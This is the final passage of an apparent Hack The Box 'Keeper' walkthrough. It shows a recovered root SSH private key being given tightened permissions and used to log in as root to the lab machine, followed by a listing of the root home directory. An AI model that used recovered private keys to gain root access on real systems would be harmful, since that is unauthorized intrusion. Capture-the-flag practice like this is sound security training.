```

```
ls -al
```

```
total 32
drwxr-xr-x 1 pks pks 112 Oct  5 22:38 .
drwxr-xr-x 1 pks pks 180 Oct  5 22:04 ..
-rw-r--r-- 1 pks pks 832 Oct  5 22:04 aggressiveScan.txt
-rw-r--r-- 1 pks pks 8521 Oct  5 22:04 allPortScan.txt
-rw----- 1 pks pks 1675 Oct  5 22:38 id_rsa
-rw-r--r-- 1 pks pks 4346 Oct  5 22:38 Keeper.md
-rw-r--r-- 1 pks pks 1458 Oct  5 22:36 root.ppk
```

Now lets change its permissions

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Keeper git:(main)±2 (0.026s)
chmod 600 id_rsa
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Keeper git:(main) (0.03s)
```

```
ls -al
```

```
total 32
drwxr-xr-x 1 pks pks 112 Oct  5 22:38 .
drwxr-xr-x 1 pks pks 180 Oct  5 22:04 ..
-rw-r--r-- 1 pks pks 832 Oct  5 22:04 aggressiveScan.txt
-rw-r--r-- 1 pks pks 8521 Oct  5 22:04 allPortScan.txt
-rw----- 1 pks pks 1675 Oct  5 22:38 id_rsa
-rw-r--r-- 1 pks pks 4417 Oct  5 22:39 Keeper.md
-rw-r--r-- 1 pks pks 1458 Oct  5 22:36 root.ppk
```

Now lets login with root using this key

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Keeper git:(main) (1.918s)
```

```
ssh -i id_rsa root@keeper.htb
```

```
root@keeper:~ (0s)
```

```
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)
```

```
* Documentation:  https://help.ubuntu.com
```

```
* Management:    https://landscape.canonical.com
```

```
* Support:       https://ubuntu.com/advantage
```

```
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts
```

```
root@keeper ~
```

Here is your root.txt

```
root@keeper ~ (0.134s)
```

```
ls -al
```

```
total 85384
```

drwx-----	5	root	root	4096	Oct	5	15:58	.
drwxr-xr-x	18	root	root	4096	Jul	27	2023	..
lrwxrwxrwx	1	root	root	9	May	24	2023	.bash_history -> /dev/null
-rw-r--r--	1	root	root	3106	Dec	5	2019	.bashrc
drwx-----	2	root	root	4096	May	24	2023	.cache
-rw-----	1	root	root	20	Jul	27	2023	.lessht
lrwxrwxrwx	1	root	root	9	May	24	2023	.mysql_history -> /dev/null
-rw-r--r--	1	root	root	161	Dec	5	2019	.profile
-rw-r-----	1	root	root	33	Oct	5	15:58	root.txt
-rw-r--r--	1	root	root	87391651	Jul	25	2023	RT30000.zip
drwxr-xr-x	2	root	root	4096	Jul	25	2023	SQL
drwxr-xr-x	2	root	root	4096	May	24	2023	.ssh
-rw-r--r--	1	root	root	39	Jul	20	2023	.vimrc

Thanks for reading :)